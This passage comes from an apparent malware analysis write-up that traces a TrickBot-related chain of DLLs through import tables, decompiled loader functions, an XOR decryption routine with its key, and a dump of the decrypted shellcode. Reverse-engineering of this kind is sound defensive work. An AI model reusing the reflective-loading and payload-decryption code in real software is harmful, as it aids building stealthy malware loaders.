CDEA3BC26665EB9E8656CF107F611F5DA08AFA12DC9DAE129696762D959EB6DC trickBot_00DA0000.dll pedll overlay	43 / 69	222.71 KB	2021-08-20 02:00:44	2021-08-20 02:00:44	1
58EB3B6A9DD371F2B5C39166F7F52D0FDAA6EC8A32962221CF4F44A47C3E67E7 1e052e_payload2.dll pedll overlay	55 / 69	226.71 KB	2021-08-05 07:57:32	2021-08-05 07:57:32	1
586E45E2FCF44D36B090D70934C78CCBE4ADAEF1FA1075354BAEB52429F4E4C8 586e45e2fcf44d36b090d70934c78ccbe4adaef1fa1075354baeb52429f4e4c8.sample pedll overlay	35 / 68	222.71 KB	2021-07-23 16:42:43	2021-07-23 16:42:43	1

According to the information that Import Directory provides, it can be guessed that this Dll will also do the job of a loader:

Disasm: [.text] to [.rdata] | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports


Offset	Name	Func. Count	Bound?	OriginalFirst	TimeDateStamp	Forwarder	NameRVA	FirstTh
1C4C	ntdll.dll	2	FALSE	30C4	0	0	30E2	303C
1C60	KERNEL32.dll	14	FALSE	3088	0	0	31C8	3000

KERNEL32.dll [14 entries]


Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
3000	VirtualProtect	-	3144	3144	-	5A1
3004	IsBadReadPtr	-	31B8	31B8	-	35E
3008	LoadLibraryW	-	31A8	31A8	-	3A8
300C	SetLastError	-	30EC	30EC	-	50B
3010	HeapAlloc	-	30FC	30FC	-	32F
3014	HeapFree	-	3108	3108	-	333
3018	GetProcessHeap	-	3114	3114	-	2A2
301C	VirtualAlloc	-	3126	3126	-	59B
3020	VirtualFree	-	3136	3136	-	59E
3024	VirtualQuery	-	3156	3156	-	5A3
3028	FreeLibrary	-	3166	3166	-	19E
302C	GetProcAddress	-	3174	3174	-	29D
3030	LoadLibraryExA	-	3186	3186	-	3A6
3034	LoadLibraryA	-	3198	3198	-	3A5

40252E.dll

The code at **DllEntryPoint** will call the function responsible for loading and executing the second Dll:



The entire **f_dll_loader** function has the same code as the shellcode analyzed above, after mapping the entire second Dll into memory, it will retrieve the Dll's **DllEntryPoint** address and call this address to execute the next stage:



I dumped the second Dll to disk for easier analysis.

6. Analyze the second Dll (*34d6a6bffa656c6b0c7b588e111dbed1*)

This Dll has already been uploaded to VirusTotal. Imports of the second Dll are the same as the first one:

dumped_2nd.dll

Offset	Name	Func. Count	Bound?	OriginalFirst	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1748	KERNEL32.dll	13	FALSE	3170	0	0	3278	3000

KERNEL32.dll [13 entries]

Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
3000	VirtualQuery	-	31A8	31A8	-	5D2
3004	VirtualFree	-	31B8	31B8	-	5CD
3008	VirtualAlloc	-	31C6	31C6	-	5CA
300C	SetLastError	-	31D6	31D6	-	534
3010	VirtualProtect	-	31E6	31E6	-	5D0
3014	IsBadReadPtr	-	31F8	31F8	-	379
3018	LoadLibraryA	-	3208	3208	-	3C5
301C	GetProcAddress	-	3218	3218	-	2B1
3020	FreeLibrary	-	322A	322A	-	1AE
3024	GetNativeSystemInfo	-	3238	3238	-	288
3028	HeapAlloc	-	324E	324E	-	348
302C	GetProcessHeap	-	325A	325A	-	2B7
3030	HeapFree	-	326C	326C	-	34C

The code at the **DllEntryPoint** function of this Dll performs the following task:

Mapping the third Dll into memory.

```
// #STR: "DllRegisterServer"
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  void (__stdcall *DllRegisterServer)(); // [esp+4h] [ebp-Ch]
  mw_ctx *base_addr; // [esp+8h] [ebp-8h]

  base_addr = f_w_dll_loader(g_templ_dll, 0x33E00u);
```

```
.data:10004000 ; int g_templ_dll[256]
.data:10004000 g_templ_dll IMAGE_DOS_HEADER <5A4Dh, 80h, 1, 0, 4, 0, 0FFFF
.data:10004000                                         ; DATA XREF: DllEnt
.data:10004000                                 40h, 0, 0, 0, 0, 0, 78h>
.data:10004040         db  0Eh
.data:10004041         db  1Fh
.data:10004042         db 0BAh ; °
.data:10004043         db  0Eh
```

```
int __stdcall f_w_dll_loader(int *g_templ_dll, size_t dll_size)
{
  int v2; // ecx

  return f_dll_loader(g_templ_dll, dll_size, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0, v2);
}
```


Find the **DllRegisterServer** function and call to this function:

```
base_addr = f_w_dll_loader(g_templ_dll, 0x33E00u);
DllRegisterServer = f_get_func_addr(base_addr, "DllRegisterServer");
DllRegisterServer();
return 1;
```

I again dumped the third Dll to disk for further analysis.

7. Analyze the third Dll (*templ.dll – 3409f865936a247957955ad2df45a2cd*)

Examining the above dumped Dll, its original name is **templ.dll**, and it has one exported function is **DllRegisterServer**.




templ.dll

Offset	Name	Value	Meaning
33944	Characteristics	0	
33948	TimeDateStamp	0	Thursday, 01.01.1970 00:00:00 UTC
3394C	MajorVersion	0	
3394E	MinorVersion	0	
33950	Name	3516C	templ.dll
33954	Base	1	
33958	NumberOfFunctions	1	
3395C	NumberOfNames	1	
33960	AddressOfFunctions	35178	
33964	AddressOfNames	3517C	
33968	AddressOfNameOrdinals	35180	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
33978	1	1000	35182	DllRegisterServer	


This dll is also not available on VT, but searching by *imphash: b79a86dfbbbe6d8e177dfb7ae70d4922* will returns some similar files.



FILES 7 / 7 — 90 days

	Detections	Size	First seen	Last seen	Submitters
DD8F16D101F64066EDCB56E6E383D16B8471FFFE502945BD61638E7A7C40A113 unknown\1871c8fa23ea7beb0283aebd84809655 pedll overlay	38 / 65	208.06 KB	2021-10-12 07:55:21	2021-10-12 07:55:21	1
5A3C54BDEE0BF9B7670BF0B56682F699690D0BF4B09C4972E7797405CA5533AF unknown\5dc1a6a24e6ca9c8aa31eb6b9294a327 pedll overlay detect-debug-environment	50 / 65	208.06 KB	2021-10-09 12:01:42	2021-10-09 12:01:42	1
C4EDDFFB7DD449DB133677BC8B7F452A971F732ACC01B02CE019722549E5F22F No meaningful names pedll	27 / 67	207.00 KB	2021-10-06 19:18:47	2021-10-06 19:18:47	1
57DB3AC25A078AF4897C0E0074529675C5DEAE55088709E692C2F1E6BEB54CF7 57db3ac25a078af4897c0e0074529675c5deae55088709e692c2f1e6beb54cf7.bin pedll overlay detect-debug-environment	36 / 66	208.00 KB	2021-10-05 21:05:07	2021-10-06 07:40:12	2

The file is not packed, its code is obfuscated or will decode the new payload:



The code at the **DllRegisterServer** function of this Dll performs the following tasks:

- Allocate a memory area to store the decrypted payload.
- Perform the decryption routine to decrypt new payload into the allocated memory area. This payload is a shellcode.
- Call to shellcode to execute the final stage.

```
while ( 1 )
{
  dec_shellcode = VirtualAlloc(lpAddress, 0x45000u, flAllocationType + 1, flProtect - 1);
  if ( !dec_shellcode )
  {
    SleepEx(0x258u, 0);
  }
  if ( dec_shellcode )
  {
    f_w_decode_payload(1, dec_shellcode);
    (dec_shellcode)();
    ExitProcess(0);
  }
}
```

```
int __stdcall f_w_decode_payload(int val, void *dec_payload)
{
  f_decode_payload(&enc_payload, 0x33210, dec_payload);
  return 0x33210;
}
```

```
.text:10001190 ; const DWORD enc_payload
.text:10001190 enc_payload dd 0AF145B0Bh, 93CE2FF0h, 0F4ACE07Eh, 0FE207F04h, 2F1B9463h, 2B0C04F0h
.text:10001190                                         ; DATA XREF: f_w_decode_payload+E↑o
.text:10001190         dd 24AD5096h, 9D215F05h, 8F1BC463h, 0CB0F14F0h, 94AC9097h, 0AD215F04h
.text:10001190         dd 8F1B2464h, 6B0FA4F0h, 64AFF094h, 3D207F05h, 0FF1BE463h, 4B0E74F0h
.text:10001190         dd 0C4AC2097h, 0BD201F04h, 9F1CF463h, 0EB0FE4F0h, 0C4A87096h, 5DDE8F04h
.text:10001190         dd 0F1A6460h, 5B0EA4F3h, 0C4AC9096h, 9D25EF04h, 3F093466h, 4BF1F5F0h
.text:10001190         dd 94AC4096h, 9D213F04h, 0FF1B8462h, 6B0E74F0h, 0F4ACF097h, 95702504h
```

The decryption function uses a loop to xor the data as follows:

```
xor_key = g_xor_key;
xor_key_end = (g_xor_key + g_xor_key_size);
if ( enc_payload ≥ result )
{
  return result;
}
i = dec_payload - enc_payload;
do
{
  *&enc_payload[i] = *xor_key ^ *enc_payload;
  ++xor_key;
  if ( xor_key ≥ xor_key_end )
  {
    xor_key = g_xor_key;
  }
  enc_payload += 4;
}
while ( enc_payload + 4 < result );
```

```
.data:10036000 ; int g_xor_key[4]
.data:10036000 g_xor_key dd 0AF1BA463h
.data:10036000
.data:10036000
.data:10036000          dd 0CB0E04F0h
.data:10036000          dd 0F4AC6096h
.data:10036000          dd 0DD217F04h
.data:10036010 g_xor_key_size dd 10h
```

To be quick, I use **x64dbg** for debugging. Shellcode after decoding will be as follows:


Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals

Address	Hex	ASCII
02A80000	68 FF 0F 00 00 2B C0 58 E8 80 00 00 00 00 01 23	hÿ...+ÀXè.....#
02A80010	00 30 00 80 00 00 02 E0 00 30 01 D0 01 20 00 40	.0.....à.0.Ð. .@
02A80020	00 60 00 20 00 10 01 00 01 F0 00 60 00 20 00 70	.`. .....ð.`. .p
02A80030	07 80 00 20 00 A0 01 A0 02 90 03 90 01 00 01 E0	... .à
02A80040	00 40 00 50 00 70 00 80 01 40 00 30 00 60 01 60	.@.P.p...@.0.`.`
02A80050	00 50 07 30 00 E0 01 20 00 10 04 30 00 F0 FF 80	.P.0.à. ...0.ðÿ.
02A80060	03 C0 01 A0 03 A0 00 90 00 F0 00 30 00 90 04 40	.À. . ...ð.0...@
02A80070	05 90 12 90 00 F1 FF 80 00 20 00 60 00 40 00 40	.....ñÿ.. .`.@.@
02A80080	01 20 00 50 00 70 00 A0 01 90 00 00 00 5A 51 48	. .P.p. .....ZQH
02A80090	75 FC 52 52 8B C2 5F 8B EC 05 D3 2C 03 00 68 F4	uüRR.Â_.ì.Ó,..hô
02A800A0	FF 00 00 89 45 04 59 49 49 8B F7 49 49 8B C1 66	ÿ...E.YII.÷II.Áf
02A800B0	AD 85 C0 74 1D 3B C8 77 14 2B C1 D1 E0 51 D1 E0	..Àt.;Èw.+ÁÑàQÑà
02A800C0	8B CF 03 C8 81 C1 43 31 03 00 8B 01 59 03 D0 52	.Ï.È.ÁC1....Y.ÐR
02A800D0	EB DB 89 45 0C B9 03 00 00 00 03 C9 8B C5 2B C1	ëÛ.E.¹.....É.Å+Á
02A800E0	2B C1 8B 00 89 45 08 8B D0 83 EC 10 8B C4 C7 40	+Á...E..Ð.ì..ÄÇ@
02A800F0	04 0C 00 00 00 89 28 50 FF D2 8B 4C 24 08 89 69	......(PÿÒ.L$..i
02A80100	0A 83 C4 10 6A 0A FF D1 85 C0 74 01 C3 7C 89 33	..Ä.j.ÿÑ.Àt.Ã|.3
02A80110	5C 54 38 3D 4D 56 FC E0 72 81 5E B3 BC 48 1E 44	\T8=MVüàr.^³¼H.D
02A80120	59 FB EF 9F E1 AF 27 C2 60 5E 59 89 A2 A0 D6 0B	Yûï.á¯'Â`^Y.¢ Ö.
02A80130	08 B9 33 58 B7 6C 39 49 EF 7D AA 15 8D 4A CF 18	.¹3X·l9Iï}ª..JÏ.
02A80140	65 E1 DC 64 BA D9 67 68 DA D2 92 31 34 44 61 EF	eáÜdºÙghÚÒ.14Daï
02A80150	A7 D6 0B B3 1F DC C0 96 F6 68 49 FA 01 31 60 31	§Ö.³.ÜÀ.öhIú.1`1
02A80160	8B 44 24 04 53 56 57 50 50 40 40 40 40 8B 38 58	.D$.SVWPP@@@@.8X


```
02A80000    68 FF0F0000     push    0x0FFF
02A80005    2BC0            sub     eax, eax
02A80007    58              pop     eax
02A80008    E8 80000000     call    0x2A8008D
02A8000D    0001            add     byte ptr ds:[ecx], al
02A8000F    2300            and     eax, dword ptr ds:[eax]
02A80011    3000            xor     byte ptr ds:[eax], al
02A80013    8000 00         add     byte ptr ds:[eax], 0x0
02A80016    02E0            add     ah, al
02A80018    0030            add     byte ptr ds:[eax], dh
02A8001A    01D0            add     eax, edx
02A8001C    0120            add     dword ptr ds:[eax], esp
02A8001E    0040 00         add     byte ptr ds:[eax], al
02A80021    60              pushad
02A80022    0020            add     byte ptr ds:[eax], ah
02A80024    0010            add     byte ptr ds:[eax], dl
02A80026    0100            add     dword ptr ds:[eax], eax
02A80028    01F0            add     eax, esi
02A8002A    0060 00         add     byte ptr ds:[eax], ah
02A8002D    2000            and     byte ptr ds:[eax], al
02A8002F    70 07           jo      0x2A80038
02A80031    8000 20         add     byte ptr ds:[eax], 0x20
02A80034    00A0 01A00290   add     byte ptr ds:[eax-0x6FFD5FFF], ah
02A8003A    0390 010001E0   add     edx, dword ptr ds:[eax-0x1FFEFFFF]
```

8. Analyze the final shellcode


Observe this shellcode and I see that it stores strings near the end of the file. In my personal experience these are likely base64 strings and keys for decoding



